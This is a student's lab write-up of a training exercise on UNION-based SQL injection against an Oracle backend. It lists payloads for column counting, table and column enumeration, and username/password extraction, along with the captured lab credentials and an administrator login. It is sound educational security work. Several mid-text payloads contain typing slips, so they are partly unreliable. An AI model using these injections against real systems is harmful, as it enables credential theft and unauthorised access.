

**Name: Dushing Komal Yogesh**

**Class: TY**

**Division: A**

**Batch: A3**

**Roll No.: 65**

**PRN: 0124UITF1065**

## Assignment 3:

### Lab: SQL injection attack, listing the database contents on Oracle

PRACTITIONER



LAB

Not solved



This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

Hint



ACCESS THE LAB

#### Goal of this Lab

- Find how many columns the query has.
- Find which column displays text.
- List all tables in the Oracle database.
- Find the **users table**.
- Display usernames and passwords.
- Login as the administrator.

#### Step 1: Open the Lab

- Click **Access Lab**.
- Wait until the shopping website opens.

#### Step 2: Look at the URL

- You'll see something like : <https://0a5a0014043cb4fb8024123f002d00ed.web-security-academy.net/filter?category=Accessories>
- The vulnerable part is **category= Accessories**

Everything after category= is sent to the database.

### Step 3: Check if SQL Injection Exists

- In the URL change Accessories to Accessories'
- Now the URL becomes /filter?category= Accessories'
- Press **Enter**.

#### Output:

 SQL injection attack, listing the database contents on Oracle

[Back to lab home](#) [Back to lab description >>](#)

LAB Not solved 

Internal Server Error

Internal Server Error

The **Internal Server Error** after adding a single quote (') means the application is likely vulnerable to SQL injection. Now we can continue.

### Step 4: Find the number of columns

Now replace Accessories with the following payloads **one at a time**.

1. **Try 1:** Accessories'+ORDER+BY+1--

#### Output:

 SQL injection attack, listing the database contents on Oracle

[Back to lab home](#) [Back to lab description >>](#)

LAB Not solved 

[Home](#) | [My account](#)

WE LIKE TO  
**SHOP** 

Accessories' ORDER BY 1--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Lifestyle](#) [Toys & Games](#)

## 2. Try 2: Accessories'+ORDER+BY+2--

### Output:



SQL injection attack, listing the database contents on Oracle

[Back to lab home](#)

[Back to lab description >>](#)

LAB Not solved



[Home](#) | [My account](#)



Accessories' ORDER BY 2--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Lifestyle](#) [Toys & Games](#)

## 3. Then: Accessories'+ORDER+BY+3--

### Output:



SQL injection attack, listing the database contents on Oracle

[Back to lab home](#)

[Back to lab description >>](#)

LAB Not solved



Internal Server Error

Internal Server Error

## Step 5: Find which column accepts text

Since there are **2 columns**, try these payloads one by one.

### Payload 1

Accessories'+UNION+SELECT+'ABC',NULL+FROM+dual--

### Output:



SQL injection attack, listing the database contents on Oracle

[Back to lab home](#)

[Back to lab description >>](#)

LAB Not solved



[Home](#) | [My account](#)



Accessories' UNION SELECT 'ABC',NULL FROM dual--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Lifestyle](#) [Toys & Games](#)

ABC

## Payload 2

Accessories'+UNION+SELECT+NULL,'ABC'+FROM+dual--

### Output:

**Web Security Academy**

SQL injection attack, listing the database contents on Oracle

LAB Not solved

[Back to lab home](#) [Back to lab description >>](#)

Home | My account

WE LIKE TO SHOP

Accessories' UNION SELECT NULL,'ABC' FROM dual--

Refine your search:  
[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Lifestyle](#) [Toys & Games](#)

Cheshire Cat Grin

## Step 6: Find Table Names

Since there are **2 columns** and the **second column accepts text**, use:

' UNION SELECT NULL,table\_name FROM all\_tables--

### Output:

**Web Security Academy**

SQL injection attack, listing the database contents on Oracle

LAB Not solved

[Back to lab home](#) [Back to lab description >>](#)

Home | My account

WE LIKE TO SHOP

Accessorieses' UNION SELECT NULL,table\_name FROM all\_tables--

Refine your search:  
[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Lifestyle](#) [Toys & Games](#)

APP\_ROLE\_MEMBERSHIP  
APP\_USERS\_AND\_ROLES

## Step 7: Find Column Names

Suppose your table name is 'USERS\_VLRQTE'

Run:

' UNION SELECT NULL,column\_name FROM all\_tab\_columns WHERE table\_name='USERS\_VLRQTE'---

### Output:

**Web Security Academy** 

SQL injection attack, listing the database contents on Oracle

LAB Not solved 

[Back to lab home](#) [Back to lab description >>](#)

Home | [My account](#)

WE LIKE TO  
**SHOP** 

Accessorieses' UNION SELECT NULL,column\_name FROM all\_tab\_columns WHERE table\_name='USERS\_VLRQTE'--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Lifestyle](#) [Toys & Games](#)

EMAIL  
PASSWORD\_CBGXRF  
USERNAME NGXIZB

Now use this payload **exactly**:

' UNION SELECT NULL,USERNAME NGXIZB||'||PASSWORD\_CBGXRF FROM USERS\_VLRQTE--

### Output:

**Web Security Academy** 

SQL injection attack, listing the database contents on Oracle

LAB Not solved 

[Back to lab home](#) [Back to lab description >>](#)

Home | [My account](#)

WE LIKE TO  
**SHOP** 

Accessorieses' UNION SELECT NULL,USERNAME NGXIZB||'||PASSWORD\_CBGXRF FROM USERS\_VLRQTE--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Lifestyle](#) [Toys & Games](#)


administrator:6f50csmafygzo1dbx37o  
carlos:ipc5flq82pos0id0kjhm  
wiener:m12fato8w83bsqy2eb07

## Step 8:

1. Click **My account** (top-right).
2. You will be redirected to the login page.
3. Enter:
  - **Username:** administrator
  - **Password:** 6f50csmafygzo1dbx37o

4. Click **Log in**.

### Output:



## Commands you used in this Oracle lab (2-column version)

1. **Check SQL Injection**

```
'
```

2. **Find number of columns**

```
' ORDER BY 1--
```

```
' ORDER BY 2--
```

```
' ORDER BY 3--
```

3. **Find the text column**

```
' UNION SELECT 'ABC',NULL FROM dual--
```

```
' UNION SELECT NULL,'ABC' FROM dual--
```

4. **List table names**

```
' UNION SELECT NULL,table_name FROM all_tables--
```

5. **Find column names**

```
' UNION SELECT NULL,column_name FROM all_tab_columns WHERE  
table_name='USERS_VLRQTE'--
```

6. **Extract usernames and passwords**

```
' UNION SELECT  
NULL,USERNAME_NGXIZB||':'||PASSWORD_CBGXRF FROM  
USERS_VLRQTE--
```

7. **Login**

- Username: administrator
- Password: 6f50csmafygzo1dbx37o